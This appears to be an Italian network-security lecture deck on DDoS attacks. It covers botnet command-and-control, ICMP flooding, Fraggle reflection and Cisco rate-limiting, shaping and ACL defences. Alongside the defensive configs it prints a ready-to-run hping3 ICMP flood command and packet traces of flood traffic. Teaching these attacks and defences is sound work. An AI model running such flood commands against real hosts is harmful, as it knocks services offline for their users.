
# C&C in DDoS: Chat-Based



# C&C in DDoS: Web-based



# C&C in DDoS: P2P-Based



# Attacchi DDoS: Flood

Flood Attack




Attacker

Target



UDP, TCP or ICMP  
spoofed packets.


Botnet



Agent



Agent



Agent

Agent/Handler

IRC-based

Web-based


Attack Model



# ICMP Flooding

Tecnica di attacco che prevede il congestimento di linee e il sovraccarico elaborativo di routers e hosts attraverso l'invio massivo e indiscriminato di messaggi ICMP (in genere HOST-UNREACHABLE o NETWORK-UNREACHABLE, più raramente anche ECHO request)

```
01:00:38.861865 pinger.mappem.com > 192.168.0.1: icmp: echo request  
01:00:38.903375 pinger.mappem.com > 192.168.0.1: icmp: echo request  
01:00:39.925395 pinger.mappem.com > 192.168.0.1: icmp: echo request  
01:00:39.014343 pinger.mappem.com > 192.168.0.1: icmp: echo request  
01:00:39.035095 pinger.mappem.com > 192.168.0.1: icmp: echo request
```



```
# hping3 --flood -1 192.168.0.1
```

# ICMP Flooding – Filtraggio in banda

E' possibile prevenire o reagire ad attacchi basati sull' ICMP flooding limitando in banda i flussi di traffico offensivi (ICMP) tramite la QoS facility "Committed Access Rate" (CAR) che permette di applicare limitazioni in banda a specifici flussi di traffico individuati da ACLs

Limita il solo traffico ICMP consentito

```
access-list 102 permit icmp any any
```

Applica il filtro in banda (8Kbps) sulla border interface

```
interface Serial3/0/0
```

```
rate-limit input access-group 102 256000 4000 8000  
conform-action transmit exceed-action drop
```

Si può limitare anche il traffico in output

```
interface Serial3/0/0
```

```
rate-limit output access-group 102 256000 4000 8000  
conform-action transmit exceed-action drop
```



# Filtraggio in banda

```
show interfaces Serial3/0/0 rate-limit
Serial3/0/0 2Mbps to R1
Input
  matches: access-group rate-limit 102
  params: 256000 bps, 4000 limit, 8000 extended limit
  conformed 8 packets, 428 bytes; action: transmit
  exceeded 0 packets, 0 bytes; action: drop
  last packet: 8680ms ago, current burst: 0 bytes
  last cleared 00:03:59 ago, conformed 0 bps, exceeded 0 bps
```

- I tre valori specificati nel comando rate limit sono rispettivamente «velocità media» «dimensioni normali dei burst» «dimensioni del burst in eccesso»:
  - La velocità media determina la velocità di trasmissione media a lungo termine. Il traffico che rientra in questo tasso sarà sempre conforme
  - La dimensione normale del burst determina quanto possono essere grandi i burst istantanei di traffico prima che solo alcuni flussi di traffico possano superare il limite imposto
  - La dimensione del burst in eccesso determina quanto possono essere grandi i burst istantanei di traffico prima che tutto il traffico possa superare il limite imposto
  - Il traffico che rientra tra le dimensioni di burst normale e burst in eccesso supera il limite di velocità con una probabilità che aumenta all'aumentare delle dimensioni del burst.

# Filtraggio in banda

- L'implementazione è basata su un meccanismo di filtraggio token bucket
  - Il token bucket è un meccanismo di controllo di trasmissione che determina quando e quanto traffico (pacchetti) può essere trasmesso in base alla presenza o meno di token in un contenitore astratto (bucket), che immagazina il traffico complessivo di rete da trasmettere.
  - I token vengono rimossi dal bucket quando si trasmette un pacchetto.
  - Un flusso di traffico è in grado di trasmettere fino alla sua velocità del suo rate di picco se ci sono abbastanza token nel bucket e se la soglia di rottura è configurata in modo appropriato.
- L'algoritmo può essere concettualmente inteso come segue:
  - Un token è aggiunto al bucket ogni  $1/r$  secondi e il bucket può contenere al più  $b$  token.
  - Se un token arriva quando il bucket è pieno viene scartato.
  - Se un pacchetto di  $n$  bytes arriva,  $n$  token vengono rimossi dal bucket, e il pacchetto inviato
  - Se meno di  $n$  token sono disponibili, nessun token viene rimosso dal bucket, e il pacchetto viene considerato come non conforme.
  - Nel lungo periodo la produzione di pacchetti conforme è limitata dal tasso  $r$  di aggiunta dei token nel bucket.
  - Se  $M$  è il tasso massimo possibile trasmissione del link con  $r < M$  allora  $T = b/(M - r)$  è il tempo massimo di burst, che è il tempo per il quale il tasso  $M$  è pienamente utilizzato
  - La dimensione massima del burst è quindi  $L = T * M$



# Filtraggio in banda

```
class-map acgroup2
  match access-group 2

policy-map police
  class acgroup2
    police 8000 1500 4000 conform-action transmit exceed-action
      set-qos-transmit 4 violate-action drop

interface fastethernet 0/0
  service-policy input police
```

- E' possibile definire una classe di traffico (con il comando `class-map`) e associare quella classe di traffico a una politica di trattamento del traffico (con il comando `policy-map`).
- Il comando `service-policy` viene utilizzato per collegare la politica del traffico all'interfaccia.
- In questo esempio, la limitazione in banda del traffico è applicata con una velocità media di 8000 bps, la dimensione normale del burst a 1500 byte (bc) e la dimensione del burst in eccesso a 4000 byte (be).
- I pacchetti che entrano nell'interfaccia Fast Ethernet 0/0 vengono valutati dall'algoritmo token bucket per analizzare se il rate è conforme, supera o viola i parametri.
- I pacchetti conformi vengono trasmessi, ai pacchetti che superano viene assegnato un valore di QoS di 4 e vengono trasmessi, i pacchetti che violano vengono ignorati.

# ICMP Flooding – Traffic shaping

Il Generic Traffic Shaping (GTS) è un meccanismo di packet filtering di tipo *token-bucket* che permette di imporre a un flusso di traffico IP un throughput massimo inferiore a quello nominale relativo all'interfaccia del router attraverso cui avviene la trasmissione. Tale meccanismo può essere utilizzato per prevenire DoS di flooding predimensionando opportunamente la banda riservata al traffico sospetto

```
access-list 102 permit icmp any any
```

Al traffico ICMP non va garantito più di 1Mb

```
interface Serial0 traffic-shape group 101 1000000  
125000 125000
```

Quando il burst in eccesso (Be) è configurato su un valore diverso da 0, il traffic shaping consente di memorizzare i token nel bucket, fino a  $Bc + Be$ .


Il valore massimo che il token bucket possa mai raggiungere è  $Bc + Be$  e i token in overflow vengono eliminati.

L'unico modo per avere un valore maggiore dei token  $Bc$  nel bucket è non utilizzare tutti i token  $Bc$  durante uno o più  $Tc$ .


Poiché il token bucket viene ricaricato a ogni  $Tc$  con token  $Bc$ , è possibile accumulare token inutilizzati per un uso successivo per un valore massimo pari a  $Bc + Be$ .

# Traffic shaping su NEXT Gen FW

- Nella sezione «Policy and Objects» selezionare «Traffic Shaping» per configurare le policy di controllo della larghezza di banda.
- Creazione di una nuova policy di traffic shaping dove nelle impostazioni della policy, vanno specificati i dettagli rilevanti, tra cui l'origine e la destinazione ed il tipo del traffico da controllare, nonché la banda di riferimento




# Traffic shaping su NEXT Gen FW





- Lo shaper selezionato nella policy di traffic shaping («shared shaper») influenzera il traffico nella direzione definita nella policy. Ad esempio, se la porta di origine è «lan» e la destinazione è «wan1», la modellazione influisce sul flusso solo in questa direzione, influenzando la velocità di caricamento del traffico in uscita.
- Selezionando «reverse shaper», è possibile definire il traffic shaping per la policy nella direzione opposta per influenzare la velocità del traffico in entrata. In questo esempio, da «wan1» a «lan».

# Differenze fra Policing e Shaping

- Nel traffico policing/rate limiting quando la velocità di trasmissione raggiunge il massimo configurato, il traffico in eccesso viene eliminato (o marcato opportunamente).
  - Il risultato è una velocità di trasmissione che procede a dente di sega con creste e avallamenti.
  - Viceversa, il traffic shaping trattiene i pacchetti in eccesso in una coda e quindi pianifica l'eccesso per la trasmissione successiva in incrementi di tempo.
- 
- Il risultato del traffic shaping è una velocità di output dei pacchetti livellata
    - Questo implica l'esistenza di una coda e di memoria sufficiente per bufferizzare i pacchetti ritardati e di una funzione di schedulazione per la successiva trasmissione degli stessi.
    - L'accodamento ha senso in uscita: i pacchetti che escono da un'interfaccia vengono accodati e è possibile modellare il rate di emissione.
    - Solo il policing può essere applicata al traffico in entrata su un'interfaccia..

# Attacchi DDoS: Reflection

- Si basano sull'idea di nascondere la reale origine dell'attacco attraverso lo spoofing dell'indirizzo sorgente
- I pacchetti vengono inviati verso host terzi innescando una risposta (o controreazione) forzata



# Fraggle

L'aggressore invia flussi di traffico broadcast verso il servizio UDP chargen (RFC 864) attribuendosi come indirizzo sorgente quello della vittima.

```
11:33:07.013217 192.168.4.96.7 > 192.168.4.255.19: UDP 10 (DF) [ttl 1]
11:33:07.014305 192.168.4.108.19 > 192.168.4.96.7: UDP 74
11:33:07.014543 192.168.4.67.19 > 192.168.4.96.7: UDP 74
11:33:07.014651 192.168.4.122.19 > 192.168.4.96.7: UDP 74
11:33:07.015573 192.168.4.90.19 > 192.168.4.96.7: UDP 74
11:33:07.021666 192.168.4.63.19 > 192.168.4.96.7: UDP 74
11:33:07.022595 192.168.4.52.19 > 192.168.4.96.7: UDP 74
11:33:07.024449 192.168.4.58.19 > 192.168.4.96.7: UDP 74
11:33:07.026729 192.168.4.77.19 > 192.168.4.96.7: UDP 74
11:33:07.029037 192.168.4.59.19 > 192.168.4.96.7: UDP 74
11:33:07.030734 192.168.4.45.19 > 192.168.4.96.7: UDP 74
11:33:07.038487 192.168.4.193.19 > 192.168.4.96.7: UDP 74
```

```
!blocca il traffico esplicitamente destinato a porte udp < 20
```

```
access-list 110 deny udp any lt 20 any
```


```
access-list 110 permit ip any any
```

```
interface Ethernet0/0
```

```
ip access-group 110 in
```

# Attacchi DDoS: Broadcast Amplification

Broadcast Amplification Attack  
(es: Smurf)



Agent

